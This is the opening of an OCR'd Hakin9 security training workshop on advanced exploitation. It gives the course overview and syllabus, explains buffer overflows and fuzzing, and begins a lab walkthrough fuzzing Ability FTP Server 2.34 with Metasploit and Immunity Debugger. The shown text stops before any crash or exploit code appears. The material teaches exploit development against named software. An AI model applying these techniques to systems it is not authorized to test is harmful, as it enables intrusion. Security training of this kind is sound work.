
# Hakin9

## WORKSHOPS

# ADVANCED EXPLOITATION TECHNIQUES



RAHEEL AHMAD

## Table of Contents

# Advanced Exploitation Techniques

## Overview

Welcome to the new course of advanced exploitation techniques. In this course you will be presented with core concepts of hacking by means of exploiting buffer overflows with end-to-end walkthrough of exploitation for a known vulnerability.

In today's world of information security wars, it is important, or we can say mandatory, for security professionals to gain more advanced knowledge and keep their knowledge up to date. They should also have thorough hands on experience so they can protect their enterprise's information for which they are hired. It's not for beginners as we expect that you already have a basic understanding of concepts presented in this course. Keep in mind that this course is presented solely for educational purposes and not for any unethical act or any type of cyber crime.

This workshop is not designed from scratch, however, if you are a newbie and don't know much on how to setup your home environment for practicing hacking skills, don't worry, the last module is dedicated to newbies where you can learn how to setup your home lab and what additional knowledge you need to progress in cyber security and ethical hacking.

## You should know

We expect that students have prior knowledge in at least the following core requirements of the course:

- Understands concepts of TCP/IP
- Core concepts of assembly language
- Working experience with FTP Servers
- Understanding of applications like FTP

- Beginner level experience with Kali Linux
- Hands on programming experience with at least one object oriented programming language or at least understands the concepts

## You will learn

While studying this course you would be learning how to discover vulnerabilities and write a working exploit. You will also learn about egg hunters; how they work and why we need them. You will also gain knowledge on types of shellcode and what they are designed for. At the minimum, you will learn a handful of skills and techniques to start your career into security research where you can work to discover vulnerabilities in Windows based applications working on TCP/IP. The best part of the course is that you will learn step-by-step techniques to perform vulnerability research and then start coding a working exploit for the discovered vulnerability.

## Syllabus

### Module 1 - Deep diving into Buffer Overflows

- Tutorial 1 – Hello World, let's fuzzing
- Exercise 1 – Hacking FTP Server
- Exercise 2 – Coding working exploit

### Module 2 – Understanding Egg Hunting

- Tutorial 1 – Hello World, let's hunting with Eggs!
- Tutorial 2 – Implementing Egg hunters
- Exercise 1 – Mona.py & Egg hunters

### Module 3 - Walkthrough of Egg hunting with known Vulnerability

- Tutorial1 – Boiling the egg
- Exercise 1 – Mixing Egg hunter

**Module 4 - Case Studies on Advanced Exploiting Techniques**

- Tutorial 1 – Hello World, some history
- Case Study – PCManFTPD
- Case Study – Meterpreter & PCManFTPD Vulnerability
- Case Study - Exploit Development & Metasploit
- Exercise 1 – Find the rabbit's foot

**Module 5 - What you should know best to Advance your Hacking Skills**

- Tutorial 1 – Required Infrastructure
- Summary

**Who should take this course?**

This would be agood start for people who have networking knowledge and have some concepts of information security but don't have any experience in ethical hacking or penetration testing. It will also be an attractive course for new graduates who have programming knowledge and want to jump into exploit development.

**Key Audience**

- System Administrators
- Network Administrators
- Information Security Officers
- Computer Programmers
- New Graduates
- Newbies who want to learn hacking

**What Students should bring**

- Internet connection
- One PC that can run 2-3 Virtual Machines

## Instructor

Raheel Ahmad is an information security professional and an experienced instructor and penetration tester with a computer graduate degree and has 10 years of professional experience while working for Big4 and boutique consulting companies. He holds many industry recognized certifications, including CISSP, CEH, CEI, MCP, MCT, CobIT, and CRISC.

Raheel is a founder of 26SecureLabs, a management consulting company based in Auckland, New Zealand. 26SecureLabs provides ethical hacking and penetration testing services as its core business.

Best way to reach info@26securelabs.com

*All the study material, concepts, contents and the ethical hacking tricks or techniques presented in this course are solely for educational purposes and must not be used for illegal activities or any computer related crime - Raheel Ahmad, CISSP, CEH*

# Module 1 – Deep Diving into Buffer Overflows

### Hello World! Let's fuzzing

Since I started my career in the information security field, the terminology of Buffer Overflows has been in the market and it's always been an interesting subject for security professionals as well as technology people.

Buffer overflows concepts are not difficult to understand anymore, you can easily find tons of articles available online, some of them are a mirror of originals and some of them are handwritten by technical people. Our objective in this workshop would be presenting the next step up from the general concept of buffer overflows.

We will present theoretical knowledge as well as hands-on exercises for you to understand and practice to enhance your hacking knowledge and practical experience in the field of cyber security.

### Buffer Overflows

The plain and simple definition of a buffer is space or a memory location to store a set of characters. Since this is a logical space inside the physical memory, when it is not sanitized appropriately, experienced programmers can easily tweak the code to overflow these memory locations.


*Consider the below diagram.*

| Char Array[7] |
|---|
| Saved Pointer |
| Return Address |
| Simple Buffer |

In the above tabular diagram, what we can see is the array of type character is defined and considering this program doesn't sanitize any input, hence it can overflow if more data is pushed into the array which is outside the capacity of the defined array size.

| A | A | A | A | A | A | A |
|---|---|---|---|---|---|---|
| Saved Pointer | | | | | | |
| Return Address | | | | | | |
| Before Overflow | | | | | | |

When this happens it will first fill the character array and then will overwrite the saved pointer and return address as shown below.




The above representation shows a simple concept of how a buffer overflows and what goes into memory once the buffer space overflows.

### Buffer Overflows & Vulnerability Triggering

A buffer overflow is basically a type of vulnerability. When any buffer overflow is detected it means that there is vulnerability triggered which could lead to the compromise of the application in which the vulnerability is triggered.

***Question***: But the question is how to trigger this buffer overflow vulnerability?

Now, the above question gives the direction to another important concept in the field of hacking or cyber security.

***Answer***: Fuzzing is the common practice used to discover buffer overflow vulnerabilities in the software code or simply in any application.

### What is Fuzzing?

Fuzzing is basically a logical way in which security researchers test the possibility of discovering weaknesses in any application. In this method, security researchers send malformed data in an automated manner to find bugs in software or you can say the bugs in the software code.

Buffer overflow vulnerability is among those vulnerabilities that are discovered by means of fuzzing logic. There are other ways of discovering buffer overflows but the most commonly used method is fuzzing.

Since fuzzing is an automated mode of discovering and testing for buffer overflows you need a tool to perform this activity.


### Fuzzers

Fuzzers are basically security testing tools that perform the task of fuzzing that we explained above. Fuzzers perform fuzzing and there are different types of fuzzers available on the internet for your quick usage.

You can find fuzzers available in Metasploit framework for fuzzing FTP servers or you can write your own code if you are a good programmer

## Exercise 1 – Hacking Ability FTP Server 2.34

We will present a live demonstration on the Ability Server version 2.34 running on Windows XP Machine in a virtual environment.





- Tools Required: Metasploit
- Application: Ability Server 2.34
- Debugger: Immunity Debugger
- Method of Testing: Automated Fuzzing

This server is running in our lab environment and now we will start the fuzzing process in order to find out if there are any buffer overflows that exist in this simply coded server.

To achieve this, we logged into Kali Linux and used Metasploit FTP pre-post fuzzer to discover any available vulnerability. This is how to fuzz any FTP Server and discover underlined vulnerability if exists.


Your vulnerability FTP server should be running as shown above, then go to Metasploit and run the auxiliary FTP pre-post scanner. Below is the complete scanner configuration.





**What will happen?**

Basically, this fuzzer will start sending crafted packets to cause this application to behave abnormally by sending sequential patterns of data. First it will try to fuzz the login and password commands, which is pre fuzzing, and if this fuzzer can not generate any errors or find any bug, the post fuzzing will start.


Below you can see the fuzzer in action without using any post commands.





To see what is happening in the background we have attached the Ability Server with Immunity debugger and you can notice that so far nothing is discovered as the server is running normally and nothing abnormal has happened.




Our fuzzer reaches a stage where it starts fuzzing the different FTP commands and below is the stage where it was fuzzing the ALLO command. However, nothing has happened yet that can give us confidence that this server has buffer overflows. It might not have any buffer overflows, however, we are just fuzzing and researching if we can at least generate any errors.



